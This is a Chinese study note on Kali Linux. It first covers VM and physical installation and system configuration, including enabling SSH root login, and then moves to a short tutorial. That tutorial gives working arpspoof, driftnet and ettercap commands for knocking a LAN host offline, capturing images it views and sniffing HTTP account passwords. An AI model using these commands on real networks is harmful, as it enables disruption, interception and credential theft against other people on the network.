Kali学习笔记

# 1.环境的搭建

## 1.1虚拟机搭建

物理机要求： I3同级或者更高级

内存 不小于2G （最低要求）8G 略显紧凑 16G 上天。。

硬盘 只是玩玩的话用32G左右就好 长期玩 不小于80G

物理机电脑如果是 32位 用vm10版本的 64位 用12版本的

我不会告诉你 可以右键我的电脑 属性 能看到位数的



先去bios 确认开启了虚拟化

然后安装虚拟机

百度有序列号 不强调

在桌面的虚拟机图标 右键 属性 兼容性 兼容当前操作系统 并且以管理员身份运行





物理机安装的话 需要先确定 cpu是amd的 还是 inter的 这两个有区别

首先 amd的 cpu 尽量安装 amd 64位的镜像 inter的cpu 尽量安装i386的镜像 口映射太麻烦，监听的时候 可能会被防火墙拦截 或者无法转发，抓包的时候一大堆物理机的数据包 一小部分是局域网下的

物理机安装kali物理硬件 性能最大化利用，端口映射简单 方便

缺点 最主要的是兼容性问题，太坑，除非必要 真心不建议装 或者当前版本不建议（等待官方的更新）再就是 独立显卡驱动 很麻烦 也很鸡肋

在者 不建议 物理机安装 因为会有很多故障 或者不兼容的情况

首先用软碟通打开镜像 然后选择存储介质 烧录 然后 重启 更改bios的启动项 设置成 U盘启动 然后 进入到kali安装界面 选择倒数第三项（图形化安装）

剩下的不多叙述 和虚拟机安装方法 大同小异

注意要点：第一 物理机和虚拟机各有优缺点

虚拟机能快照还原 配置方便 物理硬件更改方便

缺点，端

第二 物理机安装 注意好盘符分区 一定不要弄错了

第三 引导位置，尤其是双硬盘的玩家 一定要注意 引导放在那里


第四 如果物理机安装的时候 提示探测不到光盘 请把 未解压的iso镜像放到u盘一份 还是探测不到 请把U盘重新插拔 再探测 还是不行 就去安装的shell里面 df -hl 查看当前挂载点 ，然后 umount

加上最后一行 再执行就好了

第五 如果 你对你的网络不自信 就别用网络镜像更新 很多人都是卡死在这里

第六 记好root密码 忘了 呵呵 重做吧


### 1.1.1安装vmtool



在虚拟机选项栏 找到虚拟机选项 下拉菜单中 找到 安装vmtool

会出现下图所示






在空白处右键 在终端打开


先 ls 查看下 当前目录下的所有文件







回到根目录 查看下当前文件 查看当前目录



切换到vm目录 执行安装文件

Vmware-install.pl 是安装文件 vmware-install.real.pl 是卸载文件

## 1.2 kali虚拟机的配置

### 1.2.1 更新源的修改

（最好不要更改，就用官方源，但是其中有些中文的软件安装包没有）

终端修改 /etc/apt/sources.list文件 ，用Nano、vim都可以

#kali官方源

deb http://http.kali.org/kali kali-rolling main non-free contrib

#中科大的源

deb http://mirrors.ustc.edu.cn/kali kali-rolling main non-free contrib

依次执行下面命令：

apt-get update & apt-get upgrade 更新并升级   
apt-get dist-upgrade   
reboot

### 1.2.2安装 输入法

apt-get install fcitx fcitx-googlepinyin

16.2版本更新了之后 在桌面右上角的设置去找输入法的配置

### 12.3字体重叠解决 办法

apt-get install -y ttf-wqy-microhei ttf-wqy-zenhei xfonts-wqy

### 1.2.4安装 vpn代理工具 （选装 后期才会涉及到翻墙）

apt-get install network-manager-openvpn-gnome

apt-get install network-manager-pptp

apt-get install network-manager-pptp-gnome

apt-get install network-manager-strongswan

apt-get install network-manager-vpnc

apt-get install network-manager-vpnc-gnome

### 1.2.5安装 flash

apt-get install flashplugin-nonfree

update-flashplugin-nonfree --install

### 1.2.6安装nload流量分析工具

Apt-get install nload

### 1.2.7修改ettercap配置文件

Nano /etc/ettercap/etter.conf

把 ec\_uid 、ec\_gid的值 改成0

Ctrl +x 是退出 然后她会询问你是否保存 按 y 然后 她会问你保存的文件名 这块直接回车就好

### 1.2.8 Ssh 配置文件修改

nano /etc/ssh/sshd\_config

将#PasswordAuthentication no的注释去掉，并且将NO修改为YES //kali中默认是yes

将PermitRootLogin without-password修改为

PermitRootLogin yes

Ssh 开机自启

格式

Update-rc.d 服务 enable （开启）disabled 关闭

update-rc.d ssh enable //系统自动启动SSH服务

update-rc.d ssh disabled // 关闭系统自动启动SSH服务

完成以上步骤 且确保无误并拍摄快照

# &.Kali系统渗透实战教程

## &.1：局域网断网攻击讲解

注：arp攻击 ，使局域网内某机器断网！

原理：使目标的ip经过我的网卡，从网关出去，

如果可以从网关出去，就是arp欺骗

如果配置错误，不能从网关出去，经形成断网攻击

Arpspoof

Arpspoof -i 网卡 -t 目标IP 网关

Kali : 网卡 eth0

目标ip ：192.168.1.100

网关：192.168.1.1

替换掉： arpspoof -i eth0 -t 192.168.1.100 192.168.1.1

怎么看局域网当中的ip呢

fping -asg 192.168.1.0/24

echo 1 > /proc/net/sys/ipv4/ip\_forward

注：echo 写入命令不会有回显

## &.2：图片拦截

driffnet 截取经过网卡的图片

命令：driffnet -i eth0

通过与arp欺骗，

echo 1 > /proc/net/sys/ipv4/ip\_forward

arpspoof -i eth0 -t 192.168.1.100 192.168.1.1

可以获取内网别人浏览过的一些图片

## &.3：http账号密码的截取

在公司我已经学会用wireshark进行用户账号密码的抓包分析，现在通过arp欺骗在用ettercap进行拦截

思路:先进行arp欺骗，然后进行拦截

命令：


执行arp欺骗：

echo 1 > /proc/net/sys/ipv4/ip\_forward

arpspoof -i eth0 -t 192.168.1.100 192.168.1.1

ettercap -Tq -i eth0（其中T代表以文本格式，q是以安静模式）

当然也可以以图形化界面的方式来进行，最终截图的如下列：



## &.4：https 账号密码的截取